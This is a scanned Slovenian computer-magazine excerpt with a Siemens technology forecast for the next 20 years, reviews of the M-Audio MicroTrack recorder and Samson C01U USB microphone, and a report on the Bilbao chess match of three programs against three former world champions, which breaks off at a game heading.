
## IKT ZMANJŠUJE STROŠKE

V Siemensu deluje tudi skupina, ki gradi vizije na podlagi ekstrapolacij iz »sveta sedanjosti« (prenosa informacij iz znanega v neznan del) in tudi z retropolacijo iz »sveta jutrišnjosti« (s prenosom ocen iz neznanega v znani del). Ekstrapolacijo lahko razumemo kot postavljanje »zemljevida« oziroma projiciranje tehnologij in izdelkov iz našega časa v prihodnost. Retropolacija pa pri Siemensu pomeni domiselno

nameščanje sebe v okolje prihodnosti, čez 10, 20 ali 30 let, ter izdelavo izčrpnega scenarija za posamezna področja, ki ga lahko potem prenašamo v današnji čas s ciljem ustvarjanja ustreznih tehnoloških razmer za vnaprej določene smeri razvoja. Nekateri opisi v našem članku so utemeljeni na obsežnejših Siemensovih scenarijih.

Napredek v medicini in tudi vse večje poudarjanje potreb za zdravim načinom življenja, na primer, prispevajo podaljšanje življenjske dobe, še zlasti v razvitih državah. To je seveda dobra novica. S tem pa, razumljivo, prihaja do staranja prebivalstva, s čim se

*Prihod novih materialov: 1. Za hitro se gibajoče se in prenosne mehanske dele bodo v rabi ultralahke snovi, kot so magnezijeva pena, polimeri z vlakni ter pena iz plastike, keramike ali kovine. 2. Z izdelavo tipal in aktuatorjev v kompozitne materiale se bodo zmanjšale vibracije in hrup. 3. Bioinženirstvo bo ustvarilo tehnične materiale za umetne kosti in druge vrste uporabe v biologiji, medicini in inženirstvu. 4. Tridimenzionalna miniaturizacija bo omogočila nadaljnje zmanjšanje mobilne opreme in povečevanje možnosti. 5. Nanotehnologija bo prinesla nove možnosti miniaturizacije, kot je razvoj zaslonov z nanocevkami. 6. »Vrnitev« svetlečih diod z boljšimi fluorescentnimi materiali in nižjimi cenami bo omogočila nove načine osvetljevanja. 7. Novi materiali, kot so izolacijski oksidi, bodo omogočili izdelavo močnejših čipov ter uvajanje novih tehnologij, kot sta spinotronika in kvantno računalništvo. 8. Organske svetleče diode (OLED) bodo uporabljane tudi za večje zaslone.*




**Čipi za boljše zdravje:** Biočipi bodo olajšali odkrivanje bolezni že na genetični ravni, medtem ko bodo nevročipi omogočili komuniciranje silicijevih tranzistorjev z živčnimi celicami.

## tehnologije v naslednjih 20 letih

podaljšuje bivanje v bolnišnicah in povečujejo stroški zdravstvene nege.

Istočasno pa se zmanjšuje stopnja rojevanja in s tem tudi obnavljanja delovne sile, ki bi zagotavljala sredstva za zdravstveno nego. Zato zlasti v razvitih državah razvijajo sisteme **zdravstvene nege, ki bi zmanjšala stroške**. Nove diagnostične in terapevtske tehnologije z novo opremo in novimi postopki napovedujejo velike možnosti zmanjševanja stroškov, predvsem po zaslugi večje uporabe **informativskih in komunikacijskih tehnologij (IKT)**. Analitsko podjetje Global Industry Analyst ocenjuje, da se je vrednost trga tovrstne opreme povečala z 20 milijard dolarjev v letu 2000 na 35 milijard v letu 2005. Poleg tega IKT prispeva k izboljševanju in pocenitvi obdelave slik v medicini, administriranju, vodenju računovodstva, analize zdravstvenih podatkov in podobno. V prihodnosti bodo sistemi za delovni potek, kot je **Soarian**, elektronsko povezovali podatke iz vseh oddelkov bolnišnice s podatki o diagnostiki, zdravljenju in negi. S tem bo omogočeno hitro in varno posodabljanje pacientove datoteke kjerkoli v bolnišnici.



**Večja varnost za osebe in tehnologije: Biometrijsko prepoznavanje, pametne kamere in druge inovacije bodo izboljšale zgodnje odkrivanje sumljivih dejavnosti.**

### STORITVE Z DINAMIKO

Tradicionalne in nove vrste storitev, kot so **zavarovalne, finančne, svetovalne, informacijske, raziskovalne, razvojne** in druge, se pojavljajo na vseh področjih življenja. To velja za vsa področja tako zasebnega kot tudi profesionalnega življenja – **zdravstvo, komunikacije, industrijo, promet** in tako naprej. Organizacija za ekonomsko sodelovanje in razvoj (OECD) sodi, da bodo v letu 2010 trije od štirih zaposlenih (75 %) delali v večinioma informativskih sektorjih. Mnoge nove storitve se po zaslugi IKT-ja lahko avtomatizirajo. To velja za sisteme za prepoznavanje jezika, sisteme za strokovno pomoč pri vzdrževanju in popraviljanju, storitve posebljanja in tudi druge. **Prefinjena tipala** bodo omogočala vnaprejšnje obveščanje o bližajočih se okvarah in s tem pravočasno zamenjavo delov. V prihodnosti bo večji poudarek na osebni **varnosti** in varnosti podatkov, zato se bo hitro povečevala uporaba **biometrijskih metod** preverjanja identitete.

Že obstoječe storitve se bodo pojavljale v novih področjih in tudi kot novi poslovni modeli. Lizing, na primer, bo na voljo tudi za nakup industrijske ali medicinske opreme, ne le za nakup avtomobilov. Zaradi natančnega in nenehnega

## Od preročišč do raziskovanja in razvoja

V časih starodavnih preročišč je bilo napovedovanje razmeroma preprosto: prerok si je le moral izmisliti nejasno prerokbo, ki jo je potem tolmačil po želji ali potrebi. Sodobni »preroki« v podjetjih potrebujejo nekaj nasprotnega: **zanesljive in natančne napovedi**, zasnovane na dejstvih in ocenah, ki so lahko temelj poslovnega uspeha v bližnji prihodnosti. Največji izzivi za sodobno podjetniško napovedovanje, ki ga imenujemo **raziskovanje in razvoj (R&R)**, so vse bolj zapletena poslovna okolja, krajši cikli izdelkov, pomanjkanje denarnih, kadrovskih in tehnoloških sredstev in podobno. To pa je edina pot do jasnih vizij oz. predvidevanj, zanesljivih ocen o potrebah strank in potrošnikov ter uspešnih napovedih o trgu v naslednjih letih in desetletjih. V velikih in uspešnih podjetjih se z napovedovanjem ukvarjajo ekipe, ki poskušajo identificirati tehnologije s velikimi potenciali rasti, prepoznati tehnološke preboje, zaslugi bodoče potrebe svojih strank in odkriti nove poslovne priložnosti.



**Dolga pot do natančnih napovedi: V slavnem delfskem preročišču so si izmišljevali nejasne prerokbe, danes pa za napovedovanje uporabljamo znanost in tehnologijo.**



**Izboljševanje diagnostike: Tomografija celotnega telesa v kombinaciji z najnovejšimi slikovnimi tehnologijami bo omogočila lažje odkrivanje bolezni.**

## Telemedicina prihodnosti

Prilagojena medicina v prihodnosti bo dajala nove možnosti, kot so klicni centri za zdravstveno nego, rešitve za nego doma, medicinske slikovne tehnologije in ne nazadnje biotehnologija. **Klicni centri za zdravstveno nego** bodo pacientom ponujali ne le nove tehnologije, temveč tudi kompletne pakete, ki bodo na enem mestu vključevali vse, od e-učenja in telemedicinskih rešitev, podprtih s potrebnimi informacijskimi in komunikacijskimi platformami, do sistemov za upravljanje odnosov s pacienti. Prodaja **rešitev za nego doma** bo samo v ZDA narasla s 96 milijonov dolarjev v letu 2001 na 310 milijonov v letu 2007. Med vzroki tako visoke rasti je dejstvo, da se zaradi staranja prebivalstva povečuje število oseb s kroničnimi boleznimi, ki se lahko zdravijo tudi doma. Tudi vloga telemedicine pri **preprečevanju bolezni** bo vse večja. Danes je le manj kot polovica Američanov deležna preventivne nege. V prihodnosti bodo posebni testi omogočali pacientom redno preverjanje stanja zdravja doma in prenos podatkov prek podatkovnih linij do zdravnika za postavljanje diagnoze. **Medicinske slikovne tehnologije**, ki se vse bolj uporabljajo, bodo v prihodnosti omogočale zdravnikom odkrivanje in analize različnih procesov, ki so predhodniki bolezni. Molekularna obdelava slik, na primer, bo kombinirala konvencionalno pridobivanje slik z dodajanjem kontrastnih medijev za zgodnje odkrivanje bolezni. Odkrivanje raka, na primer, bo mogoče celo leto prej kot zdaj. **Biotehnologija** bo pokrivala tri področja, ki se hitro razvijajo: nova zdravila, jedrne tehnologije, kot je bioinformatika, ter podporne tehnologije, kot so biočipi in mikromnožice.

### Sintetična goriva in avtomatika za omrežja

**Fosilna goriva** bodo tudi v naslednjih desetletjih najširše uporabljani surovinski materiali. Kritičen dejavnik uporabe bo ne toliko razpoložljiva količina virov, kolikor količina ogljikovega dioksida, ki jo bo lahko atmosfera prenesla. Pričakuje se, da se bo količina tega plina, ki povzroča učinek rastlinjaka, podvojila na 44 milijard ton na leto, razen če ga bodo izločali in skladiščili pod zemljo. Proizvodnja nafte bo dosegla najvišjo raven med letoma 2010 in 2020 in se bo potem zmanjšala, ker se bo povečal delež **alternativnih virov**, kot so oljni skrilavci. Povečane potrebe po tekočih gorivih bodo vse bolj zadovoljevala **sintetična goriva**, ki jih bodo pridobivali iz naravnega plina in premoga. »Vrnitev« premoga bo koristna tudi zaradi njegovega enakomernejšega razporeda v svetu, s čimer se bosta zmanjšala odvisnost držav od uvoza in tudi nevarnost terorističnih napadov. Povečana uporaba **spremenljivih energetskih virov**, kot so vetrnice, bo pripeljala do sprememb v načinu uporabe električnih omrežij. Tipala (na primer za nadzor temperature na prenosnih linijah) in avtomatika za podporo odločanju bodo zagotovili varno delovanje visokonapetostnega omrežja tudi na fizični meji. Omogočen bo tudi prenos **visokonapetostnega istosmernege toka na velike oddaljenosti**. Vse več omrežij bo povezanih med sabo in izmenjava elektrike bo pripeljala do nadaljnje deregulacije in liberalizacije trgov. Oskrbovanje in povpraševanje bo hitro usklajevano na dražbah, tako da bo delovanje omrežij ostalo stabilno tudi ob izjemno dinamičnem razvoju trgov.



*Nova dinamika električnih omrežij: Varnost in učinkovitost se bosta povečala s tipali in računalniško podporo.*

spremljanja porabe bo tudi za nove storitve omogočeno **dinamično (spremenljivo) plačevanje**, kakršno poznamo pri uporabi elektrike in mobilni telefoniji. Operaterji bodo v prihodnje lahko na podlagi analize porabe nudili ponujali privlačnejše cene. Podobna sinergija bo mogoča tudi v zdravstvu. Na primer, zdravstvena ustanova, ki pacienta tudi zavaruje, lahko ponudi nižje cene pregleda ali celo brezplačen pregled v pri pojavu določenih znakov bolezni ali stanja, ki bi lahko

pripeljali do težjih posledic in večjih stroškov zavarovanja. Pa ne le, da bi s tem lahko prihranili morebitne stroške, temveč bi si tudi povečali ugled in pritegnili nove paciente oziroma stranke.

### MATERIALI PO NAROČILU

Ljudje so stoletja uporabljali materiale, ki jim jih je ponujala mati narava, kot so les, kamen in kovine. Pred dvema desetletjema so začeli materiale **optimirati** s postopki znanosti in

tehnologij. **Prilagojene materiale** proizvajajo znanstveniki, specializirani za snovi, kemiki, fiziki, računalniški inženirji in celo biologi. V prihodnosti lahko pričakujemo računalniško oblikovane in simulirane ter nato izdelane materiale z natančno določenim atomskim redom. Strokovnjaki v zahodnem industrijskem svetu trdijo, da je 70 odstotkov nacionalnega dohodka utemeljeno na materialih. Potrebe po novih materialih postajajo vse večje in nujnejše. Do-


### Sistemi z decentralizirano inteligenco

V tovarnah in skladiščih se bo v dveh desetletjih bistveno povečala uporaba **tipal in sprožilnih naprav** (aktuatorjev) z veliko računalniško močjo, ki bodo sposobni obdelave velikih količin podatkov na decentraliziran način, v posameznih napravah. Individualne naprave pa bodo brezžično in žično povezane med sabo in z centralnim varnostnim sistemom. Med aplikacijami bodo lahko **alarmni sistemi** (na primer z detektorji dima ali z video kamerami), biometrijski sistemi za pristop, inteligentne nalepke in podobno. **Pametne nalepke** bodo omogočale nadzor zalog v samopostrežbah, hitro plačevanje in dolgoročno spremljanje blaga. V uporabi bo vse več sistemov za nove storitve, kot so daljinska diagnoza tehničnih naprav in vzdrževanje tehničnih izdelkov prek mobilnega prenosa podatkov. Pri tovrstnem vzdrževanju se bodo ustrezni podatki projicirali na dva miniaturna zaslona v očalih serverja. Na voljo bodo tudi višje oblike novih storitev, kot sta vzdrževanje celotnih industrijskih strojev in vzdrževanje izdelkov od nastanka do uničenja, storitvi, ki bosta iz leta v leto pomembnejši. Tudi stavbe bodo vse bolj opremljali s pametnimi omrežji s tipali, ki bodo samodejno skrbela za ogrevanje, prevetrovanje, uporabo rolet, alarmne sisteme, gorivne celice za pridobivanje energije (v kletnih prostorih) ter osrednje komunikacijske storitve za informiranje in zabavo.



*Nadzor gibanja blaga: Pametne nalepke in satelitsko pozicioniranje bodo omogočili natančno spremljanje posameznih izdelkov.*

**Zaradi natančnega in nenehnega spremljanja porabe bo tudi za nove storitve omogočeno dinamično (spremenljivo) plačevanje, kakršno poznamo pri uporabi elektrike in mobilni telefoniji.**



*Prispevek novih tehnologij: Inovativne tehnologije, kot je tomografija celotnega telesa, bodo omogočile ustanavljanje središč za hitro (pol)avtomatsko preverjanje zdravja.*


## tehnologije v naslednjih 20 letih

datni pritisk prihaja iz okoljevarstvenih krogov, ki zahtevajo zamenjavo izčrpanih snovi ter uporabo neškodljivih snovi za avtomobile, toplarne in tovarne. Na tem področju največ obljublja **nanotehnologija, bioinženirstvo, adaptronika** (za proizvodnjo prilagojenih materialov) in **znanost o računalniških materialih**. Posebej je zanimiva nanotehnologija, ki računa z uporabo delcev velikosti 0,1 do 100 nanometrov (milioninke milimetra), ima pa lahko velike posledice za elektroniko, optiko in bioinženirstvo.

Za razvoj bodočih materialov je potrebna nova dimenzija **interdisciplinarnega sodelovanja**. To pomeni veliko več kot samo sode-



**Informacijski sodelavci:** Nove komunikacijske storitve in navidezni pomočniki bodo vodilnim delavcem olajšali delo v različnih poslovnih okoliščinah.




**Vnaprejšnje popravljanje:** Nove tehnološke naprave, kot je sistem s kamerami za zgodnje odkrivanje napak, bodo v povezavi s prognošično programsko opremo omogočile preventivno vzdrževanje in zmanjševanje časa nedelovanja.

lovanje strokovnjakov z različnih področij pri razvoju. Posamične komponente morajo delovati optimalno tudi skupaj. Druga pomembna zahteva je, da se **končni uporabniki** pojavijo čim prej, že med razvojem. Danes se v veliki meri uporabljajo računalniške simulacije, ki so običajno odločilne. Z njihovo pomočjo je mogoče predvidevati, kako se bodo materiali obnašali pri različnih temperaturah, pod pritiskom in v toku celotnega življenjskega cikla, na atomski ravni in v odnosu do celotnega dela. Raziskovalci danes s kombinatorno kemijo proizvajajo vrsto sestavin. Analitični roboti potem preiskujejo sestavine v delovnih razmerah, da bi preverili njihovo uporabnost. Tako lahko v kratkem času preverijo tisoče sestavin in iskanje najboljših materialov dramatično pospešijo. Kljub takšnemu tehnološkem pristopu se znanstveniki zanimajo tudi za naravne materiale oziroma **naravni »dizajn«**. Tako je nastala **biomorfna keramika**, ki spominja na

## Poosebljanje notranjosti vozil

Bodoči avtomobili bodo vse bolj usposobljeni za **samodejno odkrivanje nevarnih položajev in opozarjanje voznika** z izpisovanjem na steklu. Vozila bodo **komunicirala** med sabo in s centri za nadzor prometa, s čimer bo mogoče izogibanje zamašenim cestam, iskanje parkirnih mest in podobno. V vozila bo nameščena programska oprema za nadzor motorja, analize podatkov iz tipal, podporo vožnji, glasovno upravljanje, informacijsko zabavo (infozabavo) in ne nazadnje poosebljanje armature pred voznikom. Zato bo omogočeno tudi nalaganje posodobitev programske opreme za vozilo.

V **železniškem** prometu bodo v uporabi hitrejši vlaki, več avtomatike, sistemi za ekonomičnejšo vožnjo, sistemi za varnejšo vožnjo in podobno. Avtomatizacija se bo povečevala zlasti v tovornem vlakovnem prometu, v katerem bodo lahko vlaki samodejno prevzemali in izročali manjše tovore, ki bodo pred tem samodejno zbrani in pakirani na avtomatiziranih skladiščnih prostorih. Med takšnimi sistemi je Siemensov **Cargo-Mover** (še v razvoju), ki bo usposobljen za samodejni prevzem manjših tovorov od strank in izročanje na vnaprej določenem mestu.



**Samodejno odkrivanje napak:** Sistemi v vozilih prihodnosti bodo samodejno odkrivali napake in obveščali voznika, mogoče pa bo tudi daljinsko odpravljanje posameznih težav.


kost in ima podobno stabilnost ter se lahko uporablja v medicinski tehnologiji. Še največje je zanimanje za materiale, izdelane iz nanocerk, ki so debele le nekaj nanometrov in prevajajo električni tok tisočkrat bolje kot izredni prevodnik, baker; toploto pa dvakrat bolje kot

najboljši prevodnik toplote, diamant. Material je poleg tega 20-krat odpornejši na raztezanje kot jeklo, pa še vedno upogljiv.

Z materiali se nam v prihodnosti, tako kot na nekaterih drugih področjih, obetajo zanimivi časi. ■

## Osební tajnik za potovanja

V prihodnosti bodo prometni servisi vse bolj uporabljali programske rešitve za **celovito organiziranje in spremljanje prometa**, ki bodo vključevali različne vrste prevoza tovora in tudi različne prevoznike. Programska oprema bo omogočala celovito organiziranje in spremljanje gibanja tovora z različnimi prevoznimi sredstvi. V osnovi podobni sistemi bodo rabili tudi za organiziranje celovitega prevoza potnikov, še zlasti na oddaljene cilje potovanja. Potnikom bo na voljo programska oprema, imenovana »osebni tajnik za potovanja« (Personal Travel Assistant, PTA), nameščena v njihovem dlančniku oziroma ročnem računalniku. Ta bo na podlagi želja in preferenc potnika prek programskih agentov poiskala najboljše povezave na vseh ravneh, od podzemne železnice do čezoceanskih letal, in tako **pripravila celoten potek potovanja**. Potnik bo potem lahko spreminjal in dopolnjeval podrobnosti po svojih željah in se dokončno odločal. Po potrebi bo omogočeno avtomatiziranje tudi posameznih faz na kupovanja vozovnic ter rezerviranja prenočitev in tudi drugih storitev.



**Izboljševanje nabavnih verig:** Nenehno spremljanje trgovskega blaga, od prevzema, med prevozom, pa vse do izročanja.

# Novi prenosni pripomočki za snemanje

Danes imamo na voljo že množico orodij, ki olajšujejo delo snemalcev zvoka na terenu, vendar se marsikdo pogosto znajde v položaju, ki kliče po težavah.

Piše: Igor Matičič

igor.maticic@mojmikro.si

Eden izmed možnih načinov snemanja na terenu je tisti, ki temelji na **prenosnem računalniku** in pripadajoči **programski opremi**, vendar to dvoje še zdaleč ni dovolj za kakovosten terenski posnetek. Ko namreč pride do faze praktične povezave kakovostnega mikrofona in prenosnika, se kaj kmalu izkaže, da vdelani zvočni pretvornik niti približno ne ustreza kakovosti mikrofona. To je znak, da je čas za nadgradnjo, mora imeti zvočna kartica ustrezne vmesnike, v kombinaciji z mikrofonskim predojačevalnikom. Skratka, bistvena plat, prenosnost opreme, postaja z vsako dodatno škatlico manj verodostojna. Na srečo proizvajalci opreme mislijo na nas in vsake toliko ponudijo ponuditi kakšno dobroto, ki lahko olajša omenjene tegobe.

## M-AUDIO MicroTrack 24/96.

Prva novica prihaja iz krogov znane firme za avdio opremo M-AUDIO in se imenuje MicroTrack 24/96. Naprava deluje neodvisno, s kasnejšo možnostjo shranjevanja in obdelave v prenosnem ali osebнем računalniku. Naj vas ne zavede pogled na sliko miniaturne zadevice z mislijo »že spet en malo boljši diktafon«. MicroTrack je namreč **eden najmanjših profesionalnih stereo snemalnikov**, saj omogoča snemanje do ločljivosti **24 bitov/96 KHz**, kar je nedvomno več kot dovolj kakovostno za povprečna ušesa. Zapis je možen v formatih WAV in MP3. Prvi so vsekakor primernejši za kakovostnejše posnetke, medtem ko so datoteke MP3 primernejše za čim enostavnejšo uporabo pri množici končnih uporabnikov (npr. za nalaganje v svetovni splet, e-pošto ipd.), lahko pa tudi za zadovoljevanje diktafonskih potreb. Za poznejše pretvorbe in obdelave posnetkov pa je priložen program Audacy.

Medija shranjevanja sta lahko tako kartica CompactFlash, kot tudi enota MicroDrive. Seveda pa je najpomembnejši podatek, da se posnetki prek vmesnika USB 2.0 po končanem snemanju z lahkoto **naložijo v domači ali studijski računalnik**.

Pripadajoča litijeva baterija naj bi zadostovala za do 7 ur snemanja, vendar se ta čas ob uporabi kondenzatorskih mikrofonov (kar je



Miniturni stereo snemalnik za profesionalno rabo s pripadajočo opremo MicroTrack 24/96

po moje obvezno za kakovosten rezultat) približno razpolovi. MicroTrack namreč ponuja tudi ojačevalnika mikrofonskih signalov in fantomsko napajanje. Pri tem me moti edinole dejstvo, da se priklon in napajanje mikrofonov dogaja preko vtičev stereo jack, kar je daleč od profesionalnega (XLR-canon) standarda, ki precej bolj ščiti mikrofone pred morebitnim kratkim stikom. Ob manjši nezgodici pri nehoteno izvlečenem jack vtiču namreč ne bi želel biti v koži lastnika dragocenega mikrofona, čeprav se stvari te vrste ne zgodijo prav pogosto ...

Malce nerazumljivo je tudi dejstvo, da priložena kartica CompactFlash zmore le 64 MB, kar je dovolj le za krajše snemanje v kakovostnem zapisu. Nakup dodatne, precej zmogljivejše kartice je torej za kakršnokoli resno delo obvezen. Miniatureni snemalni komplet pa zaokroža tudi mini stereo mikrofoni (vtič mini jack).

## Samson C01U

Druga novost pri prenosnem, lahko pa tudi pri stacionarnem snemanju prinaša nekaj povsem novega na področju mikrofonov. Marsikateri uporabnik računalniških snemalnih programov se je nemalokrat znašel v zagati, ko ni imel prepotrebnih vmesnikov za priklon kakovostnega mikrofona (XLR vtič, predojačevalnik, fantomsko napajanje, A/D-pretvornik). Končno so prišli časi, ko lahko **soliden kondenzatorski mikrofoni** (preprosti namizni mikrofoni seveda ne štejejo) priključimo neposredno prek **USB vmesnika** in snemamo dovolj kakovostno, da se nam ni treba sramovati končnega izdelka. Samsonov C01U je namreč prvi izmed (prepričan sem, da se bodo našli posnemovalci in izboljševalci te ideje) cenovno dostopnih studijskih mikrofonov, ki vsebuje vse naslednje: **Že znano kondenzatorsko enoto C01, ojačanje signala, fantomsko napajanje in A/D-pretvornik**. Zaradi slednjega bi ga lahko poimenovali kar digitalni mikrofoni, čeprav se sama elektroakustična pretvorba znotraj ohišja seveda dogaja na klasičen način.

Še največja slabost mikrofona C01U je nekoliko omejen izhodni format, ki v najboljši

obliki dosega **16 bitov pri 48 KHz vzorčenja**. S pravim pristopom in nastavitvami pa utegne biti tudi to dovolj. Mikrofonu namreč pripada tudi programska oprema **SoftPre** (okrajšava za angleški besedi software pre-

amp), s katero krmilimo jakost, nizkofrekvenčni filter, pozicijo faze ter VU-meter. Na voljo je v različicah Win in Mac. Mikrofoni delujejo tudi brez omenjene programske opreme, vendar seveda samo v aplikacijah, ki podpirajo zvočno opremo USB.

Za mini snemalni studio poleg prenosnika (ali večjega brata) s programske opreme torej ne potrebujete nič več kot USB-mikrofon te vrste. Seveda pa bo zadevica precej dobrodošla tudi pri tistih, ki se veliko ukvarjajo z danes vse bolj omenjanim pojmom podcasting...

Čeprav omenjeni način snemanja odpravlja potrebo po prej omenjenih dodatnih škatlicah, pa te še kar nekaj časa ne bodo ostale brez dela. Še zlasti to velja v primerih, ko je kakovost zvočnih posnetkov na prvem mestu. Večina teh škatlic ima možnost priklona USB 2.0 ali FW, saj le tako zagotavlja zanesljivo pretočnost za velike količine pretvorjenih zvočnih podatkov.

■



Kondenzatorski mikrofoni z USB-priključkom Samson C01U



računalniki in šah

# Bivši svetovni prvaki proti računalnikom

Prestolnica španske Baskije mesto Bilbao je konec novembra gostilo dvoboj človek – računalnik. Spopadli so se trije šahovski programi s tremi bivšimi svetovnimi prvaki.


**Piše: Vojko Mencinger**

vojko.mencinger@mojmikro.si

**Ž**e lani so organizatorji pripravili podoben dvoboj treh šahistov proti trem programom. Na strani programov so bili obkrajati isti programi, in sicer:

- **Fritz** – najbolj znan komercialen program; tekel je v običajnem prenosniku pri taktu 2 GHz in zmoglostjo obdelave 1,6 milijona pozicij v sekundi;

- **Hydra** – eksperimentalni program s posebno strojno opremo, ki zmoglo obdelati 200 milijonov pozicij v sekundi, kar naj bi bilo kar 6-krat več od legendarnega stroja Deep Blue; program je bil povezan z igralno dvorano prek interneta, saj je oprema nameščena v Abu Dabiju;



- **Deep Junior** – program je tekel v posebnem računalniku z dvema procesorjema AMD; oprema je bila nameščena v Kaliforniji in je zmogla obdelati preko 6 milijonov pozicij v sekundi; povezava je bila izvedena prek interneta.

Ime Hydra oz. po slovensko hidra mnogim ni ravno znano. Izvira iz grške mitologije. To je bila devetglava pošast, ki se je spopadla s Herkulesom. Ko ji je Herkules odsekal eno glavo, sta se namesto nje pojavili dve novi. Tako pravi mit! Hydra je delo ekipe pod vodstvom Avstrijca dr. **Chrillyja Donnigerja**, matematika, statistika in šahovskega programerja, ki med drugim dela tudi za Evropsko vesoljsko agencijo. Znan je tudi kot eden najboljših programerjev vezij FPGA (Field Programmable Gate Array). Strojna oprema Hydre v Abu Dabiju ni namenjena zgolj za igranje šaha, temveč predvsem za superračunalniške izračune s področja DNA, razpознаve prstnih odtisov, dešifriranja zaščitnih kod in vesoljskih poletov.

Lani so barve šahistov zastopali **Veselin Topalov** (aktualni svetovni prvak!), **Ruslan Ponomarjov** in **Sergej Karjakin** (z 12 leti je bil najmlajši vlemojster v zgodovini šaha). Osvojili so 3,5 točke – brez ene same zmage.

## BILBAO, DRUGIČ

Barve šahistov so letos zastopali trije bivši svetovni prvaki

- **Aleksander Khalifman** (Rusija) – svetovni prvak iz leta 1999,

- **Ruslan Ponomarjov**



(Ukrajina) – svetovni prvak iz leta 2002,

- **Rustam Kasimdzhanov** (Uzbekistan) – svetovni prvak iz leta 2004.

Ponomarjov in Kasimdzhanov sta osvojila po 1,5 točke iz štirih partij, medtem ko je Khalifmanu uspelo zbrati samo eno. Od programov sta Hydra in Junior zbrala po tri točke, Fritz pa dve. d

Edino zmago za šahiste je dosegel Ponomarjov v naslednji partiji, ki je imela kar precej napak. Še posebej za program Fritz je bilo presenetljivo, da ni dosegel premoči.

### Ponomarjov, Ruslan - Fritz

[A45 – Nepravilna otvoritev]

